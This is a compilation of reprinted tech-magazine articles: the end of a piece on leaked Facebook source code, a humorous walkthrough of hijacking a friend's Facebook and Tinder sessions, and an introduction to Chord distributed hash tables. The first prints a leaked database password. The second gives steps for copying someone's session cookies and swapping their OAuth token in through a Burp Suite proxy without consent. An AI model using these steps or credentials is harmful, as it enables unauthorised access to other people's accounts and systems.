Now we're getting to the good stuff. We have ksalas on dev578 running what seems to be a string parser. “intl_string.php” tries to run “/mnt/vol/engshare/tools/fbt_extractor”, so we know for sure there are some other scripts in “/mnt/vol/engshare/”. We can also see they use PHP Unit for unit testing, and “www-hg” shouts Mercurial to me. It's well known they moved from Subversion to Git — I'd put money on it that they've been experimenting with Mercurial, too, at some point.

“That’s still not goddamn source code!” I hear you cry. Don’t worry, someone posted some on Pastebin, too.

Index: flib/core/db/queryf.php

```
=====
-- flib/core/db/queryf.php
+++ flib/core/db/queryf.php
@@ -1104,11 +1104,12 @@
 * @author rmcelroy
 */
function mysql_query_all($sql, $ok_sql, $conn,
$params) {
+ FBTraceDB::rqsend($ok_sql);
switch (SQLQueryType::parse($sql)) {
case SQLQueryType::READ:
    $t_start = microtime(true);
    $result = mysql_query_read($ok_sql,
$conn);
    $t_end = microtime(true);
    $t_delta = $t_end - $t_start;
    if ($t_delta > ProfilingThresholds::$query
ReadDuration) {
        ProfilingThresholds::recordDurationError
('mysql.queryReadDuration',
```

The file in question is “flib/core/db/queryf.php”. At first glance we can tell it’s a diff of a file which contains a bunch of MySQL-related functions. The function we can see here, “mysql_query_all()”, was written by rmcelroy. From what I can see in the code, it’s pretty much a simple function which executes a query, with a little custom logging code. It may be more complex but unfortunately we may never know.

I’ll post one more example of code I’ve found, all of which (and more) can be downloaded from the source of this article.

```
diff --git a/flib/entity/user/personal/EntPersonalUser.php b/flib/entity/user/personal/EntPersonalUser.php
index 4de7ad8..439c162 100644
--- a/flib/entity/user/personal/EntPersonalUser.php
+++ b/flib/entity/user/personal/EntPersonalUser.php
@@ -306,13 +306,15 @@ class EntPersonalUser
extends EntProfile
```

```
public function prepareFriendIDs() {
```

```
require_module_lazy('friends');
- // TODO: add privacy checks!
DT('ReciprocalFriends')->add($this->id);
return null;
}

public function getFriendIDs() {
- return DT('ReciprocalFriends')->get($this->id);
+ if ($this->canSeeFriends()) {
+ return DT('ReciprocalFriends')->get($this->id);
+ }
+ return array();
}

/**
@@ -397,6 +399,7 @@ class EntPersonalUser
extends EntProfile
    $this->viewerCanSee,
    array(
        PrivacyConcepts::EXISTENCE,
+        PrivacyConcepts::FRIENDS,
        // Note that we're fetching GENDER here
        because it's PAI
        // so it's cheap and because we don't
        want to add a prepareGender
        // call here if we don't have to.
@@ -418,6 +421,10 @@ class EntPersonalUser
extends EntProfile
    return must_prepare($this->viewerCanSee)->canSee();
}

+ protected function canSeeFriends() {
+ return must_prepare($this->viewerCanSee)->canSeeFriends();
+ }
+ 
```

Lastly, I wanted to share something which I found quite amusing. Facebook's MySQL password. This came from what seems to be a "print_r()" of an array which made its way into production a few years ago.

```
array ( 'ip' => '10.21.209.92', 'db_name'  
=> 'insights', 'user' => 'mark', 'pass' =>  
'e5p0nd4', 'mode' => 'r', 'port' => 3306,  
'cleanup' => false, 'num_retries' => 3, 'log_  
after_num_retries' => 4, 'reason' => 'insights',  
'cdb' => true, 'flags' => 0, 'is_shadow' =>  
false, 'backoff_retry' => false, )
```

```
Host: 10.21.209.92 (Private IP)  
Database Name: insights  
User: mark  
Password: e5p0nd4
```

Okay, so it's not the most secure password. But Facebook's database servers are heavily firewalled. Though if you do manage to break into Facebook's servers, there's the password.

Side note: Mark Zuckerberg was an officer at the Jewish fraternity Alpha Epsilon Pi. The motto on their coat of arms is "ESPONDA".

So what have we learned today? I think the main thing to take away from this is you shouldn't use public services such as Pastebin to post internal source code. Some creepy guy like me is going to collect it all and write about it. Another thing is to make sure debug information is never pushed to production. I didn't put much effort into this but there will be more of Facebook's source code floating around out there.

Again I'd like to stress that everything I have posted here was already available on the Internet. All I needed to do was search for it. ■

Nathan Malcolm is a freelance hacker and developer from the United Kingdom. He's an activist, hardcore Linux user, and previously spent way too much time developing forum software.

Reprinted with permission of the original author.
First appeared in hn.my/fbsrc (sintheticlabs.com)

Fun With Your Friend's Facebook and Tinder Sessions

By ROBERT HEATON

The Setup

You are engaged in a titanic battle of wills and pranking with your good friend and mortal enemy, Steve Steveington. Last week he went too far and did some things to your World of Warcraft character that you would really rather not talk about. You are now officially at war(craft).

You have to hit him where it hurts. Totally destroy something that he loves. You have to gain access to his Tinder [gotinder.com] account.

It's now 4pm. You and Steve Steveington are kicking back in his front room. He has gone to make a sandwich, and has made the fatal error of forgetting to lock his computer. You have discovered that all you need is a little time with his laptop's Facebook session and you can bust into his Tinder account on your phone. This is the best opportunity you're ever going to get.

Your research suggests that he usually favors peanut butter and banana for his late afternoon snacks, and that you most likely have 2

minutes alone with his computer, perhaps 3 if he has trouble locating the peanut butter jar that you strategically hid behind the mustard. Game on.

Phase 1 — The Cookie Toss

You've trained for this moment for days, but even 3 minutes is not enough time to execute your entire plan end-to-end. You keep calm. You can use this small window of opportunity to throw his Facebook session from his laptop onto yours, then continue with the next phase right under his oblivious nose.

His session is in his browser cookies. You get his facebook.com cookies, you get his session.

You open up Chrome, reach for a developer console and throw down some Javascript. But `document.cookies` only gives you ~6 of the ~11 cookies set by Facebook. The other 5, the ones with the session data that you actually care about, are all marked `httponly` and are completely inaccessible by Javascript. The clock is ticking.


You remember that Chrome stores its cookies in a sqlite3 database in `~/Library/Application Support/Google/Chrome/Default/`. Perfect.

```
$ cd ~/Library/Application\
Support/Google/Chrome/Default/
$ sqlite3 Cookies
sqlite> .tables
cookies meta
sqlite> SELECT * FROM cookies
WHERE host_key = '.facebook.
com';
13062147169518406|.facebook.com
|1u|/|13125219169518406|1|1|13
062379845976145|1|1|1|v10????
```

```
jx?~ ??1s???\'yP???o)
13062147169518689|.facebook.com
|datr|/|13125219169518689|0|1|
13062379845976145|1|1|1|v10?A3?
h?;?#?G?{??aN?uZ'?
13062377970310829|.facebook.
com|c_user|/|0|1|0|13062379805
849180|0|0|1|v10?????t|n?#?
13062377970310903|.facebook.com
|fr|/|13064969970310903|0|1|13
062379845976145|1|1|1|v10q????@
(??8???c?0?A?e?=????1?$$$$$)??
```


They're encrypted. A dead end. The clock is ticking.

You could use the Chrome Developer Tools to inspect an HTTP request to facebook.com and see what cookies it contains, but first you remember a handy little Chrome Extension called EditThisCookie. This extension is able to export and import cookies with incredible speed, since Chrome Extensions (unlike Javascript run from a webpage) have access to all cookies, even those marked httponly.



You quickly install it, hit "Export" and email yourself the JSON serialized cookies:

```
[
  {
    "domain": ".facebook.com",
    "hostOnly": false,
    "httpOnly": false,
    "name": "act",
    "path": "/",
    "secure": false,
    "session": true,
    "storeId": "0",
    "value": "12345678901234567890",
    "id": 1
  },
  ...
]
```

You uninstall it and delete the browser history to avoid arousing suspicion. You fire up your laptop, import these cookies using the same extension, and hit facebook.com. Steve Steveington's Facebook account materializes. You have

access. As long as Steve doesn't log out and expire your now shared session, phase 1 is complete.

Steve comes back, enormous sandwich in hand. But it's too late. You're in.



Phase 2 — The Proxy

Now for the tricky part — parlaying a Facebook session on a laptop into a Tinder session on an iPhone app. You've bought yourself some time with your cookie tossing trick. You can only hope to God it's enough.

You download the free version of Burp Suite Proxy. [hn.my/burp] You set it up; this doesn't take more than a few minutes. You install the Burp Suite SSL certificate on your phone, setup the proxy on your computer and connect your phone to it.


It's time to Man-In-The-Middle [hn.my/mitm] yourself.

Palms sweating, you uninstall the Facebook app on your phone to make sure your Facebook auth requests open in Safari. You log out of your Tinder account. Germintrude, 26, can wait. This cannot.



The Tinder login screen appears. You hit "Log In with Facebook", and are redirected to a Facebook auth page in mobile Safari, which is logged into Facebook as you. You put down your phone and jump over to your laptop.

You open Burp Suite and find the log for the HTTP GET request for the auth page now showing on your phone. You copy the URL into your laptop browser, which is logged into Facebook via stolen cookie as Steve Steveington. Blissfully unaware that this makes no sense, it shows the Facebook auth screen, asking if Steve Steveington wants to authorize Tinder. You know that he absolutely does not. You pause and look up at your friend's peanut butter-smear face. You've been through so much together. But this is no time for sentimentality. You hit OK.



You return to Burp Suite and find the log for the HTTP POST request for this authentication. You copy the HTTP response into Evernote for later.

```
HTTP/1.1 200 OK
Content-Type: application/x-javascript; charset=utf-8
P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"
<SNIP>
Connection: keep-alive
Content-Length: 1947
```

```
for (;);{"__ar":1,"payload":null,"jsmods":{"require":["ServerRedirect","redirectPageTo"],["fb464891386855067:\\\\authorize\\/#state=\\u00257B\\u002522is_open_session\\u002522\\u00253Atrue\\u00252C\\u002522is_active_session\\u002522\\u00253Atrue\\u00252C\\u00253A\\u002522browser_auth\\[...]\nyFc0lwP&expires_in=6361",true]]},{"js":["BxHP+"],"bootloadable":{},"resource_map":{"BxHP+":{"type":"js","crossOrigin":1,"src":"https:\\\\fbstatic-a.akamaihd.net\\rsrc.php\\v2\\yG\\r\\jpiKiPJrEY9.js"}},{"ixData":{}}
```

This several kB string of text contains the encrypted auth token that will get you into Steve's Tinder account. Now you just have to throw it onto your phone. The coup de grace.

You turn on Burp Suite's "Intercept" mode, which will catch HTTP requests and responses for you to inspect and edit before forwarding them on to their destination. You return to the Facebook auth screen on your phone, which is still logged into Facebook as you. You touch "OK". Burp Suite intercepts the HTTP request, but you allow it through unmolested. When the response comes back, you pause.



```
HTTP/1.1 200 OK
Strict-Transport-Security: max-age=15552000; preload
X-Frame-Options: DENY
<SNIP>
Connection: keep-alive
Content-Length: 239263
```

```
<script type="text/javascript">window.location.href="fb464891386855067:\\\\authorize\\/#state=\\u00257B\\u002522is_open_session\\u002522\\u00253Atrue\\u00252C\\u002522is_active_session\\u002522\\u00253Atrue\\u00252C\\u002522com.facebook.sdk_client_state\\u002522\\u00253Atrue\\u00252C\\u0025223_method\\u002522\\u00253A\\u002522browser_auth\\u002522\\u00252C\\u0025220_auth_logger_id\\u002522\\u00253A\\u00252231F9899A-8CE6-4D3E-AEA6-5B61BA29E674\\u002522\\u00257D&granted_scopes=public_profile\\u00252Cbasic_info\\[...]&expires_in=6844";</script>
```

This response is in a slightly different format to the previous one. It is what will tell Safari to pass control and an encrypted FB auth token back to Tinder. But you don't want it to pass your auth token. You want it to pass Steve's. You open Evernote and pull up the response from the identical auth request you made from your laptop using Steve's Facebook session. You copy everything in this response from `fb464891386855067` up to `expires_in=6361`, and replace the corresponding section in the response that is still hanging in Burp Suite. You send this modified response, with Steve's auth token buried and ciphered inside it, on its way to your phone.

For what feels like an eternity, time stands still.

And then Steve Steveington's Tinder account appears before you. You did it. Tears of joy and relief streaming down your face, you change all of his photos to pictures of Gary Busey and start educating all of his matches about his deleterious personal hygiene.





Epilogue

For reasons that this narrator has been unable to fathom, 30-45 minutes after you gain entry to Steve's Tinder account, a GET request to `facebook.com/v2.1/me?format=json&sdk=ios` returns `400`, with either:

```
{"error":{"message":"Error validating  
access token: The session is invalid  
because the user logged out.,"type":  
"OAuthException","code":190,"error_subcode":467}}
```

or

```
{"error":{"message":"An active access  
token must be used to query informa-  
tion about the current user.,"type":  
"OAuthException","code":2500}}
```

Tinder totally freaks and logs you out. You don't know why either.

It also turns out that Monica, 28, is a huge Lethal Weapon fan. She and Steve now have 2 children and a condo in San Jose. ■

Robert Heaton is a writer and software engineer at Stripe and lives in San Francisco. He writes light-hearted infosec and logic puzzles at *robertheaton.com*. He's going to write a book one day, you know.

Reprinted with permission of the original author.
First appeared in *hn.my/ftinder* (robertheaton.com)

Introduction to Distributed Hash Tables

By REAL

Abstract

We introduce the idea of the Chord DHT from scratch, giving some intuition for the decisions made in the design of Chord.

Building a phone list

I want to begin with an example from life. You might want to read it even if you have some general knowledge about DHTs, because it might give you some new ideas about where DHTs come from.

On your cellphone, most likely you have a list of contacts. Could you maintain contact with all your friends without having this list? More specifically — What if every person in the world could remember only about 40 phone numbers. Given that structure, could we make sure that every person in the world will be able to call any other person in the world?

In the spirit of no hierarchical related solutions, we will also want to have a solution where all the participants have more or less symmetric roles.

First solution — Phone ring

General structure


A simple solution would be as follows: We sort the names of all the people in the world into a very big list. (Assume that people have unique names, just for this article). Next, every person will have the responsibility of remembering one phone number: The phone number of the next person on the list.

As an example, if the list is as follows:

1. Benito Kellner
2. Britney Antonio
3. Cassi Dewolfe
4. Cleotilde Vandyne
5. Colene Kaufmann
6. Cordell Varley
7. Denae Fernandez
8. Donnette Thornberry
9. Edwin Peters
10. Georgine Reneau

Then Britney will keep the phone number of Cassi. Cassi, in turn, keeps the phone number of Cleotilde. Cleotilde keeps the phone number of Colene, and so on.

The list is cyclic. You can think of it as a ring, more than as a list. The last person on the list will remember the phone number of the first person on the list. (In our list, it means that Georgine keeps the phone number of Benito.)



The phone list drawn as a ring, with lines representing the connection between people on the list.

Now assume that Benito wants to call Edwin. How can he do that? He will first call Britney, because he knows her phone number. He will ask Britney for the name and phone number of the next person on the list. That would be Cassi.

Next Benito will call Cassi, and ask her for the name and phone number of the next person on the list. That would be Cleotilde. At this point Benito can forget the name and phone number of Cassi, and move on to calling Cleotilde. Benito will keep advancing in the list until he finally finds Edwin.

We call this operation of finding someone on the list a query, or a search.

Joining the ring

Assume that some person X wants to join the phone list. How can we add X so that the structure is preserved?


X will first contact some person Y , who is already on the list. Let us assume that X contacts Denae for example. Denae will then search for a suitable place for X on the cyclic list, so that the list will stay sorted. If in our example X is Gary Jablonski, then Denae's search will yield that Gary should be put between Edwin and Georgine.

After Y finds a place for X on the list, Y will tell X about his designated location in the list. Then X will join the list at this place. (We assume that X is a good person, and he will just go to his designated place without giving us any trouble.)

Following our example of Gary Jablonski joining the list, the new list will look something like this:

1. Benito Kellner
2. Britney Antonio
3. Cassi Dewolfe
4. Cleotilde Vandyne
5. Colene Kaufmann
6. Cordell Varley
7. Denae Fernandez
8. Donnette Thornberry
9. Edwin Peters
10. Gary Jablonski
11. Georgine Reneau

In the new setting, Edwin has to remember only Gary's phone. He shouldn't keep remembering Georgine's phone number, because it is not needed anymore.



The new state of the list, after Gary has joined.

Analysis

Whenever person A wants to find person B on the list, he will have to traverse the list of people one by one until he finds B . It could take a very short time if A and B are close on this list, however it could also take a very long time if A and B are very far (In the cyclic sense. In the worst case, B is right before A on the list).

However we could find the average time it takes for A to contact B . It would be about $n/2$, where n is the amount of people on the list.

In addition, we can measure the amount of memory used for each of the people on the list. Every person is responsible for remembering exactly one people's name and phone number (the next one on the list).

Whenever a person wants to call someone, he will have to remember an additional phone number, which is the next person he is going to call. This is not much to remember though.

In more mathematical terms, we say that a search (or a query) costs $O(n)$ operations, and every person on the list has to maintain memory of size $O(1)$.

Joining the network also costs $O(n)$ operations. (That is because joining the network requires a search.)

Improving search speed

So far we managed to prove that we could live in a world without contact lists. We just have to remember a few names and phone numbers (in the simple solution above: only one name and one phone number) to be able to call anyone eventually. Though “eventually” is usually not enough. We don't want to call half of the world to be able to contact one person. It is not practical.

Just imagine this: Every time that someone in the world wants to call someone else, there is a probability of $1/2$ that he will call you on the way! Your phone will never stop ringing.

What if we could somehow arrange the phone list so that we will need to call only a few people for every search? Maybe if we remember a bit more than one people's phone number, we could get a major improvement in search performance.


Adding more immediate links

A first idea for improving the phone list would be that each person will remember more of his list neighbor's phone numbers. Instead of remembering just the next on the list, why not remember the two next people on the list?

In this structure, every person has to remember 2 names and phone numbers, which is not so much more than the 1 that we previously had. However, the improvement in the search operation is major: A search operation will now cost an average of $n/4$ operations, instead of $n/2$ that we had previously. (Implicitly, it also improves the cost of joining the network.)

We can add more and more records to remember for each of the people on the phone list, to get further improvement in the speed of one search operation. If each person on the list remembers k neighbors forward on the list, then the search operation will be k times faster. As k can't be so big (generally we will assume that people on the list cannot remember more than $O(\log(n))$ stuff), we can only get so far with this method.

Maybe if we choose to remember only specific people on the list in some special way, we could get better results.



The list with $k=2$. Search operation is twice as fast.

Chord

So far we have discussed a very nice phone list game, and you might not understand why we care about it at all. Let me formulate the question differently. Assume that we have a set of n computers, or nodes, connected to the Internet (the good old internet that you know and use). Each computer has some kind of unique name. (The unique name is not his Internet Address.)

We want to create a communication structure (or an overlay network) that satisfies the following requirements:

1. Each computer will be able to “contact” each of the other computers.
2. Every computer can remember the addresses of only about $O(\log(n))$ other computers' addresses.
3. Computers might join or leave the network from time to time. We would like to be able to allow that while preserving the general structure of the network.

Before dealing with solving this problem, I want to discuss some of the requirements. Let's begin with the first requirement. What does it mean to be able to "contact" other computers? Let me give you a simple use case. Let's assume that every computer holds some chunk of information, some kind of a very big table. Maybe this table is a distributed database. Maybe part of a file sharing protocol. Maybe something else. We want to make sure that every computer can reach any other computer, to obtain data for example.

Regarding the second requirement — Every computer can remember only a few addresses. Why can't every computer keep the addresses of all the other computers? Well, there are a few practical reasons for that. First — There might be a lot of computers. n might be very large, and it might be heavy for some computers to remember a list of n addresses. In fact, it might be more than remembering n addresses. A TCP connection between two computers, for example, has to be maintained somehow. It takes effort to maintain it.

But there is another reason. Probably a more major one. We want that this set of computers will be able to change with time. Some computers might join, and others might leave from time to time. If every computer is to remember all the addresses of all the other computers, then every time a computer joins this set, n computers will have to be informed about it. That means joining the network costs at least $O(n)$, which is unacceptable.

If we want computers in this set to be able to bear the churn of computers joining and leaving, we

will have to build a structure where every computer maintains links with only a small number of other computers.

Adapting the phone ring solution

As you have probably noticed, this problem is not very different from the phone list problem. Just replace Computers with People, Computers' unique identities with the people's unique names, and Computer's Internet Addresses (IPs) with People's phone numbers. (Go ahead and do it, I'm waiting.)

So the solution for the Computer's case is as follows: First we sort the node's names somehow. (If the nodes' unique names are numbers, we just use the order of the natural numbers). Then we build a ring that contains all the nodes, ordered by their name. (We just think about it as ring, we don't really order the nodes physically in a ring, just like we didn't order the people in a circle when we dealt with the phone list problem.)

Every node will be linked to the next node on the ring. Searching a node (by his unique name) will be done by iteratively asking the next node for the name and address of the next node, until the wanted node is found.

Joining the network is as described in the phone list case. (Leaving the network is a subject we will discuss in a later time.)

Here, just like in our description of the previous problem (The phone list), we could also improve the speed of search if every node will keep more links to direct neighbors. However, as we have seen before, we can only get so much improvement in this method, and we would like to find a better idea for link structures between the nodes.

Improving the Search

The following leap of thought could be achieved in more than one way. One way to begin is to think intuitively about how we manage to find things in the real world.

Intuition from real world searching

Let's assume that you want to get to some place, and you are not sure where it is. A good idea would be to ask someone how to get there. If you are very far from your destination, most likely the person you asked will give you a very vague description of how to get there. But it will get you starting in the correct direction.

After you advance a while, you can ask somebody else. You will get another description, this time more a detailed one. You will then follow this description, until you get closer.

Finally when you are really close, you will find someone that knows exactly where is that place you are looking for. Then your search will end.

This might lead us to think that maybe the network of links between nodes should be arranged as follows:

- Every node X is "linked" to nodes with names closest to his name. (His two immediate neighbors on the ring, for example).
- Every node X is connected to other nodes from the ring: As the distance X becomes greater, X is connected to fewer and fewer nodes.

Generally: X knows a lot about his close neighborhood, however he knows little about the parts of the rings that are far.

Binary Search

A different way to look at the search problem is from the angle of a more common method: Binary search. Given a sorted array, we could find an element inside the array in $O(\log(n))$ operations, instead of the naive $O(n)$.

How could we apply Binary Search to our case? In the binary search algorithm in every iteration we cut the array to two halves, and then continue searching in the relevant half. We can do that because we have random access to the elements of the array. That means: we could access any element that we want immediately. We could access the middle element immediately.

In the simple ring setting (every node is connected to the next and previous nodes) we don't have random access. However we could obtain something similar to random access if we added the right links from every node. Take some time to think about it. How would you wire the nodes to obtain the "random access ability"?

Binary search Wiring


To explain the next structure of links I want to discuss some notation stuff first. We assume that the names of all the nodes are numbers that could be represented using s bits. In other words, the names of nodes are from the set: $B_s := \{0, 1, 2, \dots, 2^s - 1\}$. The details here don't really matter. All that matters is that $2^s \geq n$, so that there are enough possible unique names for all the nodes in the network.

We also want to treat the set B_s as cyclic modulo 2^s .

Let x be some node on the ring. (x is the name of this node. $x \in B_s$). We will connect x to the following nodes on the ring:

- $\lceil x + 1 \rceil$
- $\lceil x + 2 \rceil$
- $\lceil x + 4 \rceil$
- ...
- $\lceil x + 2^{s-1} \rceil$

The notation $\lceil y \rceil$ means the first node that is bigger than y .



In the picture, the ring represents the set B_s of possible names for nodes, with $s=6$. Blue points are existing nodes. Their location on the ring represents their name. Cuts on the ring represent the exact locations of $x+1, x+2, \dots, x+2^{s-1}$. The nodes of the form $\lceil x+2^q \rceil$ are marked on the ring. The green lines represent links from the node x to other nodes.

Follow the picture and make sure you understand what $\lceil x+2^q \rceil$ means — It is the "first" (clockwise) node with a name bigger than the number $x+2^q$ on the ring.

This idea of wiring is also known as a Skip list.


New Search Algorithm

Let's describe the searching process with the new links structure. Assume that node x ($x \in B_s$ is the name of the node) wants to reach node y . Node x will first check his own list of links, and see if he is already connected directly to y . If this is the case, x can reach y .

But x will not be that lucky every time. If y is not in x 's links list, then x will choose the "closest" option — a node x_1 that is the closest x knows to y . By "closest" we mean the closest when walking clockwise. (As an example, the node just before x on the ring is the farthest node from x).

x will ask x_1 if he knows y , and if he doesn't, x will ask x_1 what is the closest node to y known to x_1 ? Let that node be x_2 .

x will keep going, until he eventually finds y . We should analyze this algorithm to make sure that indeed x eventually finds y , and also how many iterations it takes to find y .



Illustrated search process

Analysis

Let us start with the simple things: how many links every node has to maintain. By the definition of earlier links, we know that it can't be more than s links. We said that the size of the set B_s must be more than n , therefore $2^s \geq n$, which means $s \geq \log(n)$. Therefore every node maintains about $\log(n)$ links. This is generally a reasonable number, even for very large n -s.

Next, we want to know how long it takes for a node x to find some random node y . In fact, we want to be sure that x always manages to find y eventually.

If you are not in a mood for some math symbols, here's a short description of what is going to happen. We are soon going to find out that in every stage of the search algorithm we get twice as close to y . As the size of the set B_s is 2^s , we are going to have no more than s stages before we find y . This also proves that we always manage to find y .

Now let's do some math. We define the distance (going clockwise) between two nodes a and b to be $d(a,b)$. If $b > a$ then $d(a,b) = b - a$. Otherwise $d(a,b) = 2^s + b - a$. (Think why.)

Back to the searching algorithm, we can note that at every stage we are at point x_t on the ring, and we want to reach y . We will pay attention to the amount $d(x_t, y)$ at any stage of the algorithm.

We begin from x . If x is not directly connected to y , then x finds the closest direct link he has to y . Let that node be x_1 . As x is linked to $[x+1], [x+2], [x+4], \dots, [x+2^{s-1}]$, we conclude that $d(x_1, y) < 1/2 \cdot d(x, y)$.

Let me explain it in a more detailed fashion: Assume that $y = x + q$ for some q (The addition of $x+q$ might be modulo the set B_s). There is some integer number r such that $2^r \leq q < 2^{r+1}$. (You could understand it by counting the amount of bits in the binary representation of q for example.) Therefore the closest link from x to y would be $[x+2^r] = x_1$. And indeed, we get that $d(x_1, y) = d(x_1, x+q) \leq d(x+2^r, x+q) \leq q-2^r < q/2 = d(x, y)/2$. So we get that $d(x_1, y) < d(x, y)/2$.

The same is true at the next stages of the algorithm (When finding x_2, x_3, \dots , therefore we conclude that at every stage we get twice closer to y , compared to the previous stage. Finally we get that $d(x_q, y) < 1/2 \cdot d(x_{q-1}, y) < 1/4 \cdot d(x_{q-2}, y) < \dots < 1/2^q \cdot d(x, y)$.

